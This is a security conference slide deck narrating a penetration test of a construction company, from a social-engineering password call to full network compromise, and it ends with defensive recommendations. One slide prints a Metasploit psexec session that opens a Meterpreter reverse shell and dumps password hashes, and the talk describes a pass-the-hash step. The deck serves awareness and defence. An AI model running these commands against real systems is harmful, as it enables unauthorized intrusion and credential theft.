CliftonLarsonAllen

How I Hacked a Construction Company

Low Bidders Conference 2017

Investment advisory services are offered through CliftonLarsonAllen Wealth Advisors, LLC, an SEC-registered investment advisor. |

WEALTH ADVISORY | OUTSOURCING | AUDIT, TAX, AND CONSULTING

Introduction

- Who Am I?
- How I hacked a construction company
- How it could have been prevented

Who Am I?

- David Anderson
- Farm kid turned hacker
- Worked in IT/IT Security for 9 years
- Yes, I am older than 18

Please give me your password…

No, I am serious.

Social Engineering

- Trick the user into doing something they shouldn’t
  - Visit malicious website
  - Allow access to facilities
  - Provide confidential information

“Why break a windows when you can get the user to open the door?”

Social Engineering

- [Audio Sample]


Walking through the front door…

Don’t mind me…

Unauthorized Network Access


- What can you do with a username and password?

Unauthorized Network Access



https://[redacted]/owa/auth/logon.aspx?replaceCurrent=1&url=https%3a%

Unauthorized Network Access



SSL VPN Service

Login


Please enter your username and password.

GROUP:

USERNAME:

PASSWORD:

Unauthorized Network Access



Cisco AnyConnect Secure Mobility Client

VPN:
Connected to [redacted]
[redacted]

00:00:50

Cisco AnyConnect Secure Mobility Client
cisco
AnyConnect Secure Mobility Client

Virtual Private Network (VPN)

Preferences | Statistics | Route Details | Firewall | Message History

Connection Information

State: Connected
Tunnel Mode (IPv4): Tunnel All Traffic
Tunnel Mode (IPv6): Drop All Traffic
Duration: 00:00:50

Address Information

Client (IPv4): [redacted]
Client (IPv6): Not Available
Server: [redacted]

Bytes

Sent: 12883
Received: 26400

Frames


Taking over

Game. Set. Match.

Taking Over

- Look for “Low Hanging Fruit”
  - Administrative access to systems
  - Easily guessable passwords
  - Shared passwords
  - Old, out-of-date systems

Taking Over



Attacker Computer
Do I have administrative privileges?
Victim Computers

Taking Over

- Found several systems where Stacy had administrative privileges

- What can I do with admin privileges?
  - Used Stacy's account to extract passwords from the computers

Taking Over



```
[msf > use exploit/windows/smb/psexec
[msf exploit(psexec) > set RHOST 172.16.189.130
 RHOST => 172.16.189.130
[msf exploit(psexec) > set SMBUser stacy
 SMBUser => stacy
[msf exploit(psexec) > set SMBPass QUWOq6
 SMBPass => QUWOq6
 msf exploit(psexec) > 

 [*] Started reverse TCP handler on 172.16.189.1:4444
 [*] 172.16.189.130:445 - Connecting to the server...
 [*] 172.16.189.130:445 - Authenticating to 172.16.189.130:445 as user 'stacy'...
 [*] 172.16.189.130:445 - Selecting PowerShell target
 [*] 172.16.189.130:445 - Executing the payload...
 [+] 172.16.189.130:445 - Service start timed out, OK if running a command or non-service executable...
 [*] Sending stage (957487 bytes) to 172.16.189.130
 [*] Meterpreter session 1 opened (172.16.189.1:4444 -> 172.16.189.130:49167) at 2017-05-09 13:36:14 -0500

[meterpreter > hashdump
 Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c1825f7b9d4ae0bf040f79a09c782d7:::
 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Taking Over

- Determined computer password was shared between on workstations and servers
- Performed “Pass-the-Hash” attack
  - Not the 1960’s pass-the-hash ;)
- Comprised the entire network in < 30 minutes
  - Access to all systems and files
    - ◊ Bids
    - ◊ Contracts
    - ◊ Email
    - ◊ Etc.

Key Takeaways

Remove the “low hanging fruit”

What could have stopped this?

- User awareness training
  - Understand that IT will never need your password
  - Perform call back verification
- Two-Factor Authentication (2FA)
  - External services should require 2FA
- Manage administrative privileges
  - Users should NOT have admin rights
- Good password hygiene
  - Don’t share passwords!

What could have stopped this?

- Don’t make it easy for the attacker
- Questions?

Thank You!

David Anderson
Manager, Information Security
612-376-4699
David.Anderson@claconnect.com

CLAconnect.com